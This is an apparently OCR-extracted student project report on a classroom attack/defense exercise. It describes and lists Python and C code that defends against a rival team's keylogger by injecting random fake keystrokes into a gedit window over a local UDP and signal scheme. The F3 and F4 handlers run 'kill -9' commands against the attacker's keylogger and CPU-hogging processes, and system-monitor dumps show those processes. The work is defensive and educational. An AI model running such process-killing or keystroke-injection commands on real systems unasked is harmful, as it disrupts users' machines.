evolution-addressbook-factory	user	0	2107	3.4 MiB	N/A	N/A	N/A	N/A	Normal
evolution-calendar-factory	user	0	2029	3.5 MiB	N/A	N/A	N/A	N/A	Normal
evolution-calendar-factory-sub	user	0	2067	39.1 MiB	N/A	N/A	N/A	N/A	Normal
evolution-source-registry	user	0	1753	N/A	N/A	N/A	N/A	N/A	Normal
gdm-x-session	user	0	1480	N/A	N/A	N/A	N/A	N/A	Normal
glib-pacrunner	user	0	4128	716.0 KiB	N/A	N/A	N/A	N/A	Normal
gnome-control-center	user	0	7798	26.1 MiB	N/A	N/A	N/A	N/A	Normal

Total CPU Usage – 3%.

תיאור אופן מימוש ההגנה של הקבוצה מפני התקפת הקבוצה היריבה:

The defense contains two parts.

One part is taken by a python script (which has the main role in this defense) and the other part by a C program aka **Server**.

The Server have two main roles:

- Generate a random digit (between 0 – 6 and must change in every iteration)
  once received a SIGUSER1 signal, releases the thread to send digit via UDP

- Once received a SIGUSER2 signal, change the focused window to tempEditor and press the random number of generated "fake" keys, then change back to the previous focused window. On completion, send a SIGUSR1 signal back to the python process.

The server is triggered by signals sent from the python script.

The whole defense starts when the python script executes.

What the python script does is: (// -> = comment)

1- Launch gedit tempEditor as another process // -> will contain the "fake" keys generated by the Server.

2-Launch Server as another process

3-queue = deque() // -> this is a Thread-safe container

4-signal.signal(SIGUSR1, handler) // -> this handler makes the main thread run event.set()(set a semaphore to true)

5-Set a UDP-receive socket //-> The python script will receive a single digit via UDP. That digit represents the number of keypresses that are going to be pressed.

6-Listen to key-strokes and once a key is pressed, start a new thread that runs on_press function with the value of that particular key.

(**on_press() pseudo code**) :

```
// -> F2 toggles the defense on and off.  also captures the current focused window ID.
1- if activate == true //-> activate initializes with false.
    1.1-If queue.empty() // -> this means that the user has pressed the key.
        1.1.1-read_from_udp()* // -> explanation in the next paragraph.
    1.2-Else                        // -> this means that the Server has pressed the key.
        1.2.1-queue.popleft() // -> remove one element from the queue;
2-subprocess.run("change to user-focusedWindow") // -> change focused window back.
3-If key == F2                      // -> F2 toggles on/off
    3.1-set activate = activate.opposite
4-If key == Escape
    4.1 terminate tempEditor
    4.2 send signal SIGRTMAX to server
    4.3 terminate server
    4.4 exit
```

read_from_udp()* psudo-code:

```
1-signal SIGUSR1 to Server // -> SIGUSR1=release cond-mutex so the thread sends the number once
2-recievefrom(UDP) // -> this call is blocking.
3-socketNum = parse bytes to a digit from the received message
4-add_to_queue(socketNum) // -> add socketNum elements to the queue
5-signal SIGUSR2 to Server // -> SIGUSR2=generate key-strokes
6-event.wait() // -> blocks the thread
7-event.clear() // -> once this thread is released from the wait, lock the event again.
```

The event in lines 6 and 7 is a semaphore. It is initialized with false and set to true by the main thread of the python script when triggered by a signal that the server sends.

And now the real code


Python’s main code

```
                                    # main's code
# semaphores initialization
event = threading.Event()
event2 = threading.Event()
event2.set()

signal.signal(signal.SIGUSR1, unlock_event)
q = deque()

# launch editor
editor = subprocess.Popen(["gedit", "tempEditor"])
time.sleep(5) # sleep for 5 seconds. added because of the cpu killers.
editorWindowId = find_window() # store editor's windowID
print("Ready!")

# launch server. also send our PID and gedit windowID
server = subprocess.Popen(["./cFile5.exe", str(os.getpid()), editorWindowId])
time.sleep(0.05)

# UDP variables
UDPClientSocket = None
IP = "127.0.0.1"
port = 20001

# Global variables
socketNum = 0
bufferSize = 1
activate = False
focusedWindowID = 0

# set up UDP-recieve socket
try:
    UDPClientSocket = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM)
    UDPClientSocket.bind((IP, port))
except socket.error:
    print("socket error.")


# listen to keystrokes
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

For every keyboard interrupt made, the main thread will launch a new thread that runs on_press(key) function:

```
def on_press(key):
    global editor, server, activate, focusedWindowID
    if key == keyboard.Key.esc: # Stop the defense.
        if editor:
            editor.terminate()
        if server:
            print("Esc was pressed. Closing threads")
            os.kill(server.pid, signal.SIGRTMAX)
            time.sleep(1)
            print("Threads are closed. closing server.")
            server.terminate()
            print("Server is closed. closing python, bye.")
            # Stop listener
            return False
    if activate: # Initializes with false.
        if key == keyboard.Key.space or key == keyboard.Key.enter:
            if not q:  # real key pressed
                read_from_udp() # Recieve num of keyStrokes, react to that num, make server press keys.
            else: # Server keypress
                q.popleft() # Remove an element from the queue
        else:
            try:
                a = key.char
                if not q:  # real key pressed
                    read_from_udp() # Recieve num of keyStrokes, react to that num, make server press keys.
                else: # Server keypress
                    q.popleft() # Remove an element from the queue
            except AttributeError: # "Special key pressed."
                pass # do nothing.
        subprocess.call(["xdotool", "windowactivate", focusedWindowID]) # switch focus to the window that the user types into
    if key == keyboard.Key.f2: # User activates\deactivates the defense
        if activate: # User deactivates
            activate = False
        else: # User activates
            activate = True
            focusedWindowID = find_window() # capture focused Window
```


After seeing that their attack uses our entire CPU we've added a feature to our defense – when **F3** is pressed, the new thread kills all the busy waiters but keeps the logger itself intact.



```python
if key == keyboard.Key.f3: # Kill all the CPU Killers.
    os.system("kill -9 `pgrep bluetooth`")
    os.system("kill -9 `pgrep keylogger1.py`")
    os.system("kill -9 `pgrep keylogger2.py`")
    os.system("kill -9 `pgrep keylogger3.py`")
    os.system("kill -9 `pgrep keylogger4.py`")
    os.system("kill -9 `pgrep keylogger5.py`")
```


<u>Last resort:</u>

We are not sure if using xdo is against the terms but if it is, pressing F4 while the python script runs will terminate the logger. We didn't want to use that as our defense but if xdo breaks the terms, we will.




```python
if key == keyboard.Key.f4: # Incase we broke a rule by using xdo, this will stop the attack.
    os.system("kill -9 `pgrep update-modifier`")
```

<u>ReadFromUDP Code:</u>




```python
# receives numOfKeyStrokes via UDP, adds the same amount of elements to the queue and signals the
server to generate keystrokes.
def read_from_udp():
    global socketNum
    event2.wait()
    event2.clear();
    buffer = 1
    os.kill(server.pid, signal.SIGUSR1)
    msgFromServer = UDPClientSocket.recvfrom(buffer)  # blocking
    socketNum = int.from_bytes(msgFromServer[0], "big")
    add_to_queue(socketNum)
    os.kill(server.pid, signal.SIGUSR2)  # Signal server to generate key strokes
    event.wait()
    event.clear()
    event2.set()


# add num elements to the queue
def add_to_queue(num):
    global q
    if q:
        print("Error occured.")
        return
    for i in range(num):
        q.appendleft("{}".format(i))
```


The Server’s code



```
//------------------ Defines ------------------\\

#define BUF_SIZE 8
#define IP_ADDRESS "127.0.0.1"
#define PORT      20001
#define MAX_SIZE 100
#define KEY_SIZE 30
```



```
            //----------------- Global Variables -----------------\\

int num2Send, numOfKeyStrokes, threadStop = 1, startIndex = 0, editorID, pythonID;

pthread_t thread, thread1, thread2;
pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER, lock2 = PTHREAD_MUTEX_INITIALIZER;
pthread_cond_t cond1 = PTHREAD_COND_INITIALIZER, cond2 = PTHREAD_COND_INITIALIZER;

xdo_t * x;
Window window_ret;

char randBuff[MAX_SIZE];
char keys[KEY_SIZE] = {'`', '~', '!', '@', '#', '$', '%', '^', '&', '*',
                       '(', ')', '-', '_', '=', '+', ' ', '<', '>', ',',
                       '.', '?', '[', ']', '{', '}', '/', '\\', '\'', '\"'};
```




```
//----------------- Signal Functions -----------------\\

void sigGenerateKeys(int signo){
    xdo_get_active_window(x, &window_ret);
    pthread_create(&thread1, NULL, generateKeysFunc, NULL);
    signal(SIGUSR2, sigGenerateKeys);
}

void sigSendUDPMessage(int signo){
    pthread_cond_signal(&cond1);
    signal(SIGUSR1,sigSendUDPMessage);
}

void sigStop(int signo){
    threadStop = 0;
    signal(SIGRTMAX,sigStop);
}
```

SigGenerateKeys – upon receiving SIGUSR2, stores the current window ID in window_ret and then starts a new Thread1 to generate keys.


SigSendUDPMessage – upon receiving SIGUSR1, releases Thread2 from waiting

SigStop – upon receiving SIGRTMAX, terminate active threads.



```c
                      //----------------- Main Function -----------------\\

int main(int argc, char *argv[]) {
    pthread_mutex_lock(&lock); // lock the lock
    editorID = atoi(argv[2]); // store gedit windowID (sent by python)
    pythonID = atoi(argv[1]); // stpre python PID (sent by python)
    //inits
    x = xdo_new(NULL);
    srand(time(NULL));

    while ((numOfKeyStrokes = rand()%5+2)==num2Send);// generate the very first number to send
    num2Send = numOfKeyStrokes;

    if (signal(SIGUSR2, sigGenerateKeys)<0){
        perror("SIGUSR2 failed.");
        exit(-1);
    }
    if (signal(SIGUSR1, sigSendUDPMessage)<0){
        perror("SIGUSR1 failed.");
        exit(-2);
    }
    if (signal(SIGRTMAX, sigStop)<0){
        perror("SIGRTMAX failed.");
        exit(-3);
    }
    if(pthread_create(&thread2, NULL, sendNumFunc, NULL)){ // Create a new thread for sending UDP.
        perror("Thread2 pthread_create failed.");
        exit(-4);
    }
    if(pthread_create(&thread, NULL, fillArray, NULL)){ // Create a new thread to fill the array.
        perror("Thread pthread_create failed.");
        exit(-5);
    }
    while(1){
        if (startIndex > MAX_SIZE-15){
            pthread_cond_signal(&cond2); // release thread to refill the random array with new chars
        }
        pause(); // wait for signals
    }
}
```

Thread Functions



```c
        //----------------- Thread Function -----------------\\
//fills randBuff with random characters
void * fillArray(){
        while(threadStop == 1){
            for(int i=0;i<MAX_SIZE;i++){
                int funcType = rand()%100;
                if(funcType < 70){ // insert a letter
                   char randomletter = 'a' + (rand()%26);
                   randBuff[i] = randomletter;
                }
                else if (funcType >= 85){ // insert a digit
                    char randomDigit = '0' + (rand()%10);
                    randBuff[i] = randomDigit;
                }
                else{ // insert a special key
                    randBuff[i] = keys[rand()%KEY_SIZE];
                }
            }
            pthread_cond_wait(&cond2, &lock); // waits here untill released
        }
        printf("Thread: exiting.\n");
        pthread_exit(NULL);
}
```


```
                    //----------------- Thread1 Function -----------------\\
//triggers keyboard interrupts according to the characters in toPress.
void * generateKeysFunc(){
        int myStartIndex, myKeyStrokes;

        // calculate our part of randBuff
        pthread_mutex_lock(&lock2);
                myStartIndex = startIndex;
                myKeyStrokes = numOfKeyStrokes;
                while ((numOfKeyStrokes = rand()%3+2)==num2Send);
                num2Send = numOfKeyStrokes;
                startIndex = (myStartIndex+myKeyStrokes)%MAX_SIZE;
        pthread_mutex_unlock(&lock2);

        char toPress[myKeyStrokes+1];
        // copy our part to toPress
        strncpy(toPress, (randBuff + myStartIndex), myKeyStrokes);

        xdo_focus_window(x, editorID); // switch focus to gedit
        xdo_wait_for_window_focus(x, editorID, 1); // wait for focus to change

        xdo_enter_text_window(x, editorID, toPress, 1); // trigger the interrupts only into gedit

        xdo_focus_window(x, window_ret); // switch back to previous window
        xdo_wait_for_window_focus(x, window_ret, 1); // wait for focus to change

        kill(pythonID,SIGUSR1); // signal python that we'r done
        pthread_exit(NULL);
}
```

```
                        //----------------- Thread2 Function -----------------\\
// sends a number via UDP
void * sendNumFunc(){
    /****************** Vars ********************/
        struct sockaddr_in  dest;       // Holds Destination socket (IP+PORT)
        int socket_fd;                  // Holds socket file descriptor
        unsigned int ssize;             // Holds size of dest
        struct hostent *hostptr;        // Holds host information
        char buf[BUF_SIZE+1];           // Used for writing/ Reading from buffer
        int retVal=0;                   // Holds return Value for recvfrom() / sendto()
        char *cRetVal=NULL;             // Holds return Value for fgets()
    /****************** Initialization ********************/
        socket_fd = socket (AF_INET, SOCK_DGRAM, 0);     // Create socket
        if (socket_fd==-1)
                { perror("Create socket"); exit(1);}     // Validate the socket

        if (fcntl(socket_fd, F_SETFL, O_NONBLOCK)!=0)
                { perror("Blocking"); exit(1);}          // Set socket for non-blocking

        bzero((char *) &dest, sizeof(dest));             // Clearing the struct
        dest.sin_family = (short) AF_INET;               // Setting IPv4
        dest.sin_port = htons((u_short)20001);           // Setting port
        dest.sin_addr.s_addr = inet_addr(IP_ADDRESS);    // Setting IP address

//      hostptr = gethostbyname(argv[1]);                                // Getting host name
//      bcopy(hostptr->h_addr, (char *)&dest.sin_addr,hostptr->h_length);       // Setting host name into struct

        ssize = sizeof(dest);                                            // Get dest size
    /****************** Code ********************/
        char temp2[2];
        temp2[1] = '\0';
        while (threadStop == 1)
        {
            pthread_cond_wait(&cond1, &lock); // wait until released
            temp2[0] = num2Send;
            retVal = sendto(socket_fd,temp2,BUF_SIZE,0,(struct sockaddr *)&dest, sizeof(dest));//Send number
            if (retVal<0) {perror("Write socket error"); exit(2);}// Make sure it was sent
        }
        printf("Thread2: closing socket\n");
        close(socket_fd);// Closing socket
        printf("Thread2: exiting.\n");
        pthread_exit(NULL);
}
```

Defense Demo – Bank Credentials:

Here we will be demonstrating the same simulation as the attack, but with a **simpler password**.

At first, we launch the defense:



user@ubuntu: ~/Desktop/Defense
File Edit View Search Terminal Help
Processes
Resources
File Syste

```
(base) user@ubuntu:~/Desktop/Defense$ python3 defense.py
```

Process Name	User	% CPU	ID	Memory	Disk read tota	Disk writ
keylogger4.py	user	18.73	2093	2.6 MB	N/A	
keylogger1.py	user	18.39	2090	2.6 MB	N/A	
keylogger2.py	user	18.39	2091	2.6 MB	N/A	
keylogger3.py	user	18.39	2092	2.6 MB	N/A	
keylogger5.py	user	18.39	2094	2.6 MB	N/A	
gnome-shell	user	2.34	1707	226.1 MB	N/A	
gnome-system-monitor	user	2.01	2379	15.1 MB	24.9 MB	12
nautilus-desktop	user	0.67	2049	13.9 MB	N/A	
update-modifier	user	0.67	2089	11.8 MB	N/A	
Xorg	user	0.33	1528	59.2 MB	N/A	
ibus-daemon	user	0.33	1779	1.4 MB	N/A	
gnome-terminal-serve	user	0.33	2218	9.0 MB	N/A	
apt-check	user	0.33	2602	31.0 MB	N/A	
ibus-engine-simple	user	0.00	2133	630.8 kB	N/A	
goa-identity-service	user	0.00	1824	852.0 kB	N/A	
gnome-calendar	user	0.00	2290	12.0 MB	N/A	
gsd-wacom	user	0.00	1919	5.0 MB	N/A	

Red – CPU Killers, **Green** – Logger

A gedit editor(tempEditor) window started and we pressed F3:




Process Name	User	% CPU	ID	Memory	Disk read tota	Disk writ
gnome-shell	user	5.26	1707	226.7 MB	N/A	
update-modifier	user	3.62	2089	12.1 MB	N/A	
Xorg	user	1.97	1528	59.2 MB	N/A	
gnome-system-monitor	user	1.64	2379	15.1 MB	24.9 MB	12
gedit	user	1.32	2756	16.0 MB	N/A	
